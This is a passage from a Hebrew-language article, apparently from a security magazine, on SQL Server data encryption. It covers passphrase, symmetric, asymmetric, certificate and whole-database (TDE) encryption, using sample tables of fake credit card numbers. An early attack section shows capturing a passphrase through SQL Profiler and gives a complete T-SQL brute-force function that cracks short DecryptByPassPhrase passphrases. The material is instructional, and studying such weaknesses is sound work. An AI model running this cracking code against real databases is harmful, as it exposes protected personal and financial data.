גם כאן- ה-Profiler אכן מזהה את השאילתא אבל השרת מונע מהמידע לזלוג וממלא בקווים את המידע הרגיש. אז היכן ה-Profiler כן יכול לעזור לנו?

במקרים בהם יש שימוש ב-Stored Procedure! (תזכורת: Stored Procedure אלו מספר פקודות המקובצות בתהליך אחד שתפקידו לבצע דבר מה מוגדר מראש. התהליך נשמר על השרת ובכל פעם שנרצה לבצע את אותן הפעולות- נריץ את ה-Stored Procedure עם הפרמטרים המתאימים.)


לדוגמא, הכנתי Stored Procedure בשם "use_profiler", שתפקידו לפענח מידע בעזרת ה-decryptByPassPhrase ו-PassPhrase שמגיע מגורם חיצוני:

```
CREATE PROCEDURE use_profiler
AS
declare @password varchar(30) = 'D%'
select encryptedData,
convert(varchar,decryptByPassPhrase(@password,encryptedData)) as
decrypted
from MyPassTable
go
```

- `use_profiler` - שם הפרוצדורה.

- `@password` - פרמטר שיגיע מגורם חיצוני וישמש כ-PassPhrase, לדוגמא - הסיסמה של המשתמש (זה המידע הרגיש).

אם נסתכל על ה-Profiler לאחר הרצת הפרוצדורה, נראה:




ניתן לראות את תחילת יצירת הפרוצדורה אך כל השאר, הדבר היחידי שנוכל לראות הוא שהפרוצדורה אמורה לקבל את סיסמת המשתמש כפרמטר ולהציב אותו ב-@password.

אם נפעיל את הפרוצדורה, לדוגמא כך:

```
EXEC use_profiler '12341'
```

ונסתכל ב-Profiler:



וזהו, הר הבית בידינו! ☺

- **Brute Force**:

התקפה לא כל כך חכמה, אך די יעילה כאשר ישנו שימוש ב-PassPhrase הצפנה פשוט, נדגים אותה על הטבלה שיצרנו. ניצור פונקציה שתבצע את ההתקפה, לא אסביר אותה שורה שורה, אבל היא פועלת בצורה דומה לכל מימוש אחר של BruteForce למעט מגבלה של 6 אותיות למידע המוצפן. ניתן כמובן להרחיב את הפונקציה ליותר אותיות. שם הפונקציה היא - encryption_data:

```
CREATE function [dbo].[encryption_data] (@encryptedtext varbinary(max))
returns varchar(8000)
with execute as caller
as
begin
declare @data varchar(8000)
declare @password varchar(6)
declare @i int
declare @j int
declare @k int
declare @l int
declare @m int
declare @n int


set @i=-1
set @j=-1
set @k=-1
set @l=-1
set @m=-1
set @n=-1
set @password =''

while @i<255
begin
    while @j<255
    begin
        while @k<255
        begin
            while @l<255
            begin
                while @m<255
                begin
                    while @n<=255
                    begin
                    set @password=isnull(char(@i),'') +
isnull(char(@j),'')+isnull(char(@k),'')
                                + isnull(char(@l),'')+isnull(char(@m),'')
+ isnull(char(@n),'')
                    if
convert(varchar(100),DecryptByPassPhrase(ltrim(rtrim(@password)),
                                @encryptedtext)) is not null
                    begin
                    --print 'This is the Encrypted text:' +@password
```

```
                    set @i=256;set @j=256;set @k=256;set @l=256;set
@m=256;set @n=256;
                    set @data = convert(varchar(100),

      DecryptByPassPhrase(ltrim(rtrim(@password)),@encryptedtext))
                    end
                    --print 'A'+ltrim(rtrim(@password))+'B'
                    --print convert(varchar(100),
                              --
DecryptByPassPhrase(ltrim(rtrim(@password)),@encryptedtext))
                    set @n=@n+1
                    end
                set @n=0
                set @m=@m+1
                end
            set @m=0
            set @l=@l+1
            end
        set @l=0
        set @k=@k+1
        end
    set @k=0
    set @j=@j+1
    end
set @j=0
set @i=@i+1
end

return @data
END
```

[הקוד במקור: http://www.databasejournal.com/features/mssql/article.php/3717826/SQL-Server-2005---Hacking-password-Encryption.htm]

הפעלה של הפונקציה:

```
select  data, [dbo].[encryption_data]
(encryptedData) data_hacked from MyPassTable
```

וכמובן שככל שהסיסמה תהיה יותר ארוכה ויותר מסובכת יקח יותר זמן לביצוע הפעולה. לעוד דוגמאות אני ממליץ לעבור על הקישור הבא:

http://www.databasejournal.com/features/mssql/article.php/3717826/SQL-Server-2005---Hacking-password-Encryption.htm

הצפנה סימטרית עם חתימה דיגיטלית:

ההצפנה השניה שנראה היא הצפנה סימטרית בעזרת חתימה דיגיטלית. הרחבה על חתימה דיגיטלית ועל צופן סימטריניתן למצוא במאמר של הלל חיימוביץ' ובמאמר של עמיחי פרץ קלפשטוק בגושא, שפורסמנו בגליונות הקודמים של המגזין.


ראשית ניצור טבלה שמכילה מספר כרטיסי אשראי וכן את שם בעל הכרטיס:

```
create table creditCardTable(
      names varchar(22),
      creditCard NVARCHAR(100)
)
```

נזין את הטבלה ידנית. הטבלה נראית כך:

names	creditCard
david saas	1241 1412
משה בטחה	5673462
ori moss	87944488...
עודד ברטום	897446 3...

כעת ניצור את ה-Master key. ה-Masket Key הוא מפתח ייחודי לכל מסד נתונים, ובעזרתו יוצפנו החתימות הדיגיטליות. בתרשים הבא ניתן לראות את ההיררכיה של הגורמים בהצפנה:



[במקור: http://www.4guysfromrolla.com/articles/022107-1.aspx]

בכדי ליצור Master Key, נשתמש ב:

```
create Master Key encryption by password = 'SectertPassword1';
```

במידה והסיסמה מתאימה למדיניות מורכבות הסיסמה, אנו נקבל את ההודעה הבאה:

```
Command(s) completed successfully
```

ואכן, ה-Master Key נוצר בהצלחה.

כעת ניצור בעזרתו את החתימה הדיגיטלית:

```
create certificate MyCert with subject = 'MyCertSubj'
```

- Mycert - השם של החתימה.
- MyCertSubj - הסיסמה של החתימה.

לאחר יצירת החתימה נוכל ליצור את המפתח הסימטרי:

```
create symmetric key MyKey with algorithm=AES_256 encryption
 by certificate MyCert;
```

- MyKey - השם של המפתח הסימטרי.
- algorithm=AES_256 - סוג האלגוריתם שבו משתמשים להצפנה.
- by certificate MyCert - מוצפן בעזרת החתימה הדיגיטלית שיצרנו בשורה הפקודה הקודמת.

ב-SQL Server יש הרבה מידע שמאופסן בתוך טבלאות של המערכת עצמה (sys) וממנה אפשר לדעת הרבה מאוד פרטים טכניים, כמו במקרה שלנו שנרצה לדעת כמה מפתחות נוצרו לנו. לכן נכתוב:

```
select * from sys.symmetric_keys
```

והתוצאה:

	name	principal_id	symmetric_key_id	key_length	key_algorithm	algorithm_desc	create_date
1	##MS_DatabaseMasterKey##	1	101	128	D3	TRIPLE_DES	2011-12-01
2	MyKey	1	256	256	A3	AES_256	2011-12-01
3	creditCardKey	1	257	256	A3	AES_256	2011-12-01
4	SecureSymmetricKey	1	260	192	DX	DESX	2011-12-04
5	SecureSymKey	1	262	256	A3	AES_256	2011-12-04

בין שלל המפתחות שקיימים כבר, ניתן לראות את המפתחות שאנחנו יצרנו MyKey ואת ה-Master Key שיצרנו. כמו כן ניתן לראות נתונים שונים על כל מפתח וביניהם את סוג ההצפנה ותאריך היצירה שלו.

כעת נחזור לטבלה creditCardTable שיצרנו ונוסיף לה עוד עמודה שתשמש למידע המוצפן:

```
alter table creditCardTable
add creditCardEncrypted VARBINARY(MAX)
```

שימו לב שסוג השדה הוא מסוג varbinary והגודל שהוא יכול להכיל הוא המקסימלי. כעת ניתן להתחיל עם ההצפנה עצמה, נפתח את המפתח הסימטרי שיצרנו:

```
open symmetric key MyKey decryption by certificate MyCert
```

לצורך הפתיחה השתמשנו ב-cert שיצרנו בשלבים הקודמים, אחרת לא היה ניתן לפתוח את המפתח. לאחר מכן, נשתמש בפקודה update לצורך עידכון של השורות הקיימות (העמודה creditCardEncrypted היא השדה names לאחר הצפנה):

```
update creditCardTable
SET creditCardEncrypted =
EncryptByKey(Key_GUID('MyKey'),creditCard);
```

"EncryptByKey" מקבלת בפרמטר הראשון את שם המפתח, ובפרמטר השני את השדה אותו מעוניינים להצפין.

והתוצאה:

	names	creditCard	creditCardEncrypted
1	david saas	1241 1412	0x0027D99294A0A24F8FEA00F7E08F32FB01000000B6A039EC9DBC202450BE5F24C8A3E...
2	משה בטחה	5673462	0x0027D99294A0A24F8FEA00F7E08F32FB010000007A4EADFFFED81A383E458FFE223CD...

נוסיף עוד עמודה שבה נציג את השורה המוצפנת:

```
alter table creditCardTable
add creditCardDecrypted VARBINARY(MAX)
```

ונציב בעמודה החדשה את הפיענוח:

```
update creditCardTable
SET creditCardDecrypted =
DecryptByKey(creditCardEncrypted);
```

והתוצאה:

	names	creditCard	creditCardEncrypted	creditCardDecrypted
1	david saas	1241 1412	0x0027D99294A0A24F8FEA00F7E08F32FB010...	0x3100320034003100200031003400310032002
2	משה בטחה	5673462	0x0027D99294A0A24F8FEA00F7E08F32FB010...	0x3500360037003300340036003200

בעמודה של creditCardDecrypted מוצגת התוצאה בצורה בינארית לא מוצפנת, נרצה להמיר אותה לתצוגה מקובלת וניתנת לקריאה של varchar, ולכן נבצע:

```
SELECT CONVERT(nVARCHAR(100),creditCardDecrypted) as decryptedRow
 from creditCardTable
```

שימו לב ל-n בתוך ה-nvarchar, לפעמים משתמשים איתה ולפעמים לא, זה רק עניין של המרה, במקרה שלנו אם לא היינו משתמשים היינו מקבלים המרה של ההצגה הבינארית לסינית.

והתוצאה הסופית:

	creditCard	decryptedRow
1	1241 1412	1241 1412
2	5673462	5673462

decryptedRow זה השם שנתתי לתצוגה, וזה לא חלק מהטבלה המקורית. ניתן לראות שזה מתאים למספרי ה-creditCard, כלומר העמודה הראשונה היא לפני הצפנה, והעמודה השניה היא אחרי הצפנה ואחרי פיענוח.

הצפנה סימטרית ללא תעודה דיגיטלית:

קיימת אפשרות פשוטה יותר להצפנה בעזרת מפתח סימטרי, והיא הצפנה סימטרית מבלי להשתמש בחתימה דיגטלית, ואז אין צורך לא ליצור Master Key ולא ליצור חתימה דיגיטלית, אלא רק לשמור על המפתח בעזרת סיסמה. כלומר, לבצע:

```
CREATE SYMMETRIC KEY SecureSymmetricKey
      WITH ALGORITHM = DESX
      ENCRYPTION BY PASSWORD = N'StrongPassword1'
```

וכאשר נרצה לפתוח אותו, נבצע:

```
OPEN SYMMETRIC KEY SecureSymmetricKey
      DECRYPTION BY PASSWORD = N'StrongPassword1';
```

כל שאר הפעולות הן כמו שתיארנו בפעולת ההצפנה הקודמת של המפתח הסימטרי. החסרון בשימוש בהגנה על המפתח רק עם סיסמה הוא כמובן שיהיה יותר קל לפצח את ההצפנה.

הצפנה א-סימטרית:

תהליך ההצפנה א-סימטרית מתבצע באופן כמעט זהה לתהליך ההצפנה הסימטרי. ההבדל הוא כמובן בסוג ההצפנה - ובתוצאה. ניצור את המפתח כמו בדוגמא הבאה:

```
CREATE ASYMMETRIC KEY SecureAsymmetricKey
      WITH ALGORITHM = RSA_2048
      ENCRYPTION BY PASSWORD = N'AnotherStrongPassword1';
```

נשתמש בטבלאות המערכת של SQL Server על מנת לראות את המפתח שיצרנו. הטבלה הזאת מייצגת רק את המפתחות הא-סימטריים ולכן המפתחות שיצרנו בעבר לא מופיעים:

```
SELECT * FROM sys.asymmetric_keys;
```

	name	principal_id	asymmetric_key_id	pvt_key_encryption_type	pvt_key_encryption_type_desc	thumbprint
1	SecureAsymmetricKey	1	256	PW	ENCRYPTED_BY_PASSWORD	0x335328

ניתן לראות כי סוג הסיסמה הוא encrypted by password, ואכן כך הדבר - בשיטה זו אנו מצפינים בעזרת סיסמה ולא בעזרת תעודה דיגיטלית.

נעבור להצפנה עצמה, נעשה את זה בצורה קצת שונה מהתהליך הקודם, ונשתמש בפרמטרים:

```
DECLARE @str NVARCHAR(100)
      SET @str ='avram zimer';

INSERT INTO AsymmetricTempTable (PlainText, CipherText)
VALUES (
      @str,
      EncryptByAsymKey(AsymKey_ID('SecureAsymmetricKey'), @str)
);
```

- שורה 1 - הגדרנו פרמטר str (@ מופיע לפני השימוש בפרמטר) מסוג nvarchar בגודל 100.
- שורה 2 - הגדרנו את הפרמטר שיהיה שווה למחרוזת "avram zimer".
- שורה 3-5 הכנסנו לתוך הטבלה AsymmetricTempTable את הפרמטר str.
- שורה 6 - הכנסנו לתוך העמודה chiperText את הפרמטר מוצפן בעזרת המפתח שיצרנו בתחילת התהליך.

נחזור על הפעולה הזאת 4 פעמים וכל פעם נשנה את המחרוזת של הפרמטר, כלומר כאן:

```
SET @str ='Type here what you want";
```

נריץ:

```
SELECT * FROM AsymmetricTempTable;
```

והתוצאה:

	Id	PlainText	CipherText
1	1	Hello RSA 2048	0x6E71D839FAA910EB8120418C415DD82F0171CEB07B39EDF98E269FC530034F5AA6F630AC813...
2	2	יצחק אברהם	0x594E2A68E5F944F66F315E810DF4C948BF1FBFA2A5D8253FF61DE2BADFBE0DB3C071FE4C9...
3	3	חיים משה	0x0B9682F76B369466D6C36D6AAE7EEDE6E1FAF6681BF4044902CBFE0029F73042E2C83162F59...
4	4	david saas	0x1B1940E6DBF42B6B06B0A046B17B3E5FA20CBE6AB765F597B2FD3268AD5FDBA86957EC88C...

ובכדי לפענח, נבצע (לשם הבדיקה - נכניס סיסמה לא נכונה):

```
SELECT CipherText,CONVERT(NVARCHAR(100),
    DecryptByAsymKey(AsymKey_ID('SecureAsymmetricKey'),
      CipherText, N'AnotherStrongPassword1')) AS PlainText
FROM AsymmetricTempTable;
```

- CipherText - השדה שהוצפן.
- Convert - המרה מהסוג varbinary שמשמש להצגת ההצפנה לבין varchar.
- DecryptByAsymKey - מקבל שלוש פרמטרים,
  - הראשון - שם המפתח שישמש להצפנה.
  - שני- שם השדה אותו אנחנו רוצים לפענח.
  - שלישי - הסיסמה של המפתח הסימטרי. שימו לב שהשתמשתי בסיסמה שגויה (חסר 1).
- AS PlainText- השם שנתנו לעמודה שתוצג.

התוצאה:

```
Msg 15466, Level 16, State 1, Line 1
An error occurred during decryption.
```

וכמובן עכשיו נכניס את הסיסמה הנכונה:

```
SELECT CipherText,CONVERT(NVARCHAR(100),
    DecryptByAsymKey(AsymKey_ID('SecureAsymmetricKey'),
      CipherText, N'AnotherStrongPassword1')) AS ourPlainText
FROM AsymmetricTempTable;
```

והתוצאה:

	CipherText	ourPlainText
1	0x6E71D839FAA910EB8120418C415DD82F0171CEB07B...	Hello RSA 2048
2	0x594E2A68E5F944F66F315E810DF4C948BF1FBFA2A5...	יצחק אברהם
3	0x0B9682F76B369466D6C36D6AAE7EEDE6E1FAF6681B...	חיים משה
4	0x1B1940E6DBF42B6B06B0A046B17B3E5FA20CBE6AB7...	david saas

קיימת האפשרות להשתמש בהצפנה בעזרת תעודה דיגיטלית, וליצור תאריך "תפוגה":

```
CREATE CERTIFICATE SelfSignedCertificate
   ENCRYPTION BY PASSWORD = 'CertificateStrongPassword1'
   WITH SUBJECT = 'Self Signed Certificate',
EXPIRY_DATE = '12/01/2030'
```

כאשר נרצה לפענח את ההצפנה, נפענח קודם לכן את התעודה בעזרת הסיסמה שקבענו ללא כל צורך בשימוש במפתחות:

```
DecryptByCert(Cert_Id('SelfSignedCertificate'),
    CipherText, N'CertificateStrongPassword1'))
```

כמו כן קיימות עוד אפשרות של הצפנה של המפתחות הקיימים בעזרת מפתחות אחרים וכן מנגנון לבדיקת אימות החתימה דיגיטלית בעזרת שימוש בפונקציות הבאות:

Function	Description
SignByAsymKey	Signs plaintext with an asymmetric key.
VerifySignedByAsmKey	Tests whether digitally signed data has been changed since it was signed.
SignByCert	Signs text with a certificate and returns the signature.
VerifySignedByCert	Tests whether digitally signed data has been changed since it was signed.

למעוניינים להרחיב מומלץ להיכנס:

http://www.4guysfromrolla.com/articles/022807-1.aspx

הצפנת כלל מסד הנתונים

אחרי שסקרנו השיטות להצפנת נתונים חלקיים בלבד, נעברו להצפנה של כלל מסד הנתונים, המנגנון נקרא TDE, קיצור של: "Transparent Data Encryption" והוא קיים רק מגירסה 2008 Enterprise.

כדי להדגיש את ההבדל בין המנגנון הנ"ל להצפנות שסקרנו עד כה, נציין כי כל ההצפנות עד כההצפינו נתונים רק ברמת השורה או ברמת הטבלה.

היתרונות של ה-TDE הם:

- הצפנה של כלל מסד הנתונים על כל הטבלאתיו ושורותיו. אין צורך לשנות את הארכיטקטורה של מסדי הנתונים, לא צריך להוסיף עמודות או שורות בשביל שיכילו את המידע המוצפן. פשוט מצפינים את הכל ואחר כך מפענחים את הכל.
- מינימום פעולות של פיענוח/הצפנה.
- הצפנה מובנית של כל ה-log-ים וכל הפעולות הנלוות לטבלאות.
- מאחר שהמופע הפיזי של המידע מוצפן, ולא המידע עצמו, אין השפעה על האינדקסים ועל המפתחות (הראשי או הזר בתוך הטבלאות ולא קשור למפתחות ההצפנה) אין בעיה להרצת שאילתות שמסתמכות על האינדקסים/מפתחות.
- הבדלים בין הביצועים (לפי מיקרוסופט...): ההבדלים בין הביצועים הם 3-5% עכשיו לעומת 20-28% במנגנוני ההצפנה הישנים.

והחסרונות הם:

- כאמור, זמין רק מהגירסא ה-Enterprise 2008.
- פחות שליטה על מה יוצפן ומה לא.
- כמעט ולא ניתן יהיה לכווץ או לדחוס את הקבצים ובמקרים שכן נצליח- ההשפעה תהיה שולית.

נתחיל עם ההצפנה עצמה:

מבחר הפעולות שנעשה ישתנו כל פעם בין רמת Master, שהוא מצב הניהול של כל ה-DB לבין רמת ה-DB הפרטני (במקרה שלנו TDE) שאותו ניצור. כדי לעבור בין התחומים לוחצים על ה-Drop Down ואפשר לבחור את מיקום הפעולה:

נבדוק כי לא קיים כבר מסד נתונים בשם TDE ואם כן אז נמחוק אותו:

```
if exists (select * from master.sys.databases where name = 'TDE')
drop database TDE;
```

שימו לב שמדובר במחיקה של כלל ה-DB כלומר כל הטבלאות שקיימות בתוכו גם ימחקו. כעת ניצור את ה-DB מחדש:

```
CREATE DATABASE TDE
```

אחרי שיצרנו בהצלחה את ה-DB "TDE", חשוב לעבור ב-Drop Down ל-TDE:

כעת ניצור את הטבלה Customers כאשר המידע הרגיש יהיה בעצם רק CreditCardNumber:

```
Create Table Customers
(
  CustomerId int,
  FirstName nvarchar(50),
  LastName nvarchar(50),
  CreditCardNumber varchar(50)
)
```

לאחר שיצרנו את הטבלה בהצלחה, נמלא אותה בעזרת השאילתא בשלוש שורות חדשות:


```
Insert Into Customers
Select 1, N'Anakin', N'Skywalker', '1234567812345678'
go
Insert Into Customers
Select 2, N'David', N'Gabay', '9348'
go
```

```
Insert Into Customers
Select 2, N'יצחק', N'פיליפס', '231-415-6617-71631'
```

נביט על הטבלה שנוצרה, ונראה שאכן היא מלאה במידע שרצינו:

	CustomerId	FirstName	LastName	CreditCardNumber
1	1	Anakin	Skywalker	1234567812345678
2	2	David	Gabay	9348
3	2	יצחק	פיליפס	231-415-6617-71631


לפני שנמשיך חשוב שנבין דבר נוסף: ה-SQL Server שומר את כל המידע שבמסד הנתונים בצורה קשיחה על המחשב שבו הוא מותקן במבנה קבצים יחודיים לו. אפשר בקלות יחסית לפתוח את הקבצים האלה בעזרת notepad או כל עורך טקסט אחר, המידע אומנם לא יהיה מסודר, רק עדיין יהיה ניתן לקריאה. בכדי להמחיש זאת, נפתח את הספריה שבה כל הקבצים של ה-SQL Server נשמרים, הוא כמובן ישתנה בהתאם לאיפה שהתקנתם את SQL Server:



מבין כלל הקבצים בתמונה, ניתן לראות את הקובץ ששומר את ה-DB שלנו- TDE. על מנת שלא נפגע במידע הקיים, העתקתי את הקובץ למקום אחר וגם שיניתי את שמו מ-"TDE" ל-"לפני". פתחתי אותו ולחצתי על ctrl+f לצורך חיפוש בתוך הקובץ. אני מחפש מידע מתוך הטבלה הלא מוצפנת:

	CustomerId	FirstName	LastName	CreditCardNumber
1	1	Anakin	Skywalker	1234567812345678
2	2	David	Gabay	9348
3	2	יצחק	פיליפס	231-415-6617-71631

נחפש את 9348:



בקלות ניתן לראות כי בעזרת גישה פיזית לקובץ אנו יכולים לראות את הנתונים הקיימים בו – הם אינם נשמרים באופן מוצפן.

כעת, נתחיל בתהליך ההצפנה. נעבוד ברמת ה-Master: נמחק את הMaster-Key הקיים:

```
drop master key
```

ניצור Master Key מוגן בעזרת סיסמה:

```
CREATE MASTER KEY ENCRYPTION BY PASSWORD = 'masterkeypassword';
```

כעת ניצור את התעודה הדיגיטלית:

```
CREATE CERTIFICATE TDECertificate WITH SUBJECT = 'TDECertificate';
```

ניצור את המפתח ברמת ה-DB, מוגן בעזרת AES באורך 128 ביט ובעזרת התעודה הדיגיטלית שיצרנו בפעולה הקודמת:

```
CREATE DATABASE ENCRYPTION KEY
WITH ALGORITHM = AES_128
ENCRYPTION BY SERVER CERTIFICATE TDECertificate;
```

לאחר מכן, עלינו להגדיר שימוש בהצפנה:


```
ALTER DATABASE TDE SET ENCRYPTION ON;
```

מעכשיו - כל פעולה שתיעשה ותשנה את מסד הנתונים TDE תהיה רשומה מוצפנת. נוכל לבדוק שתהליך ההצפנה אכן התחיל לעבוד:

```
SELECT is_encrypted FROM master.sys.databases WHERE name = DB_NAME()
```

אם קיבלנו "1" - תהליך ההצפנה עובד. "0" - לא עובד.


כעת נעשה את אותה פעולה שעשינו לפני ההצפנה וניגש לעותק הקשיח של ה-DB. נבצע את אותו החיפוש שביצענו אחר המחרוזת 9348, והתוצאה:



לצורך ההדגמה נשתמש בתוכנה מאוד טובה להשוואה בין קטעי קוד בשם WinMerge. יש הרבה מאוד דברים שאפשר לעשות איתה, אבל אנחנו נסתפק בהצגת קובץ הDB לפני השינויים ואחרי השינויים. ניתן להוריד אותה מכאן:

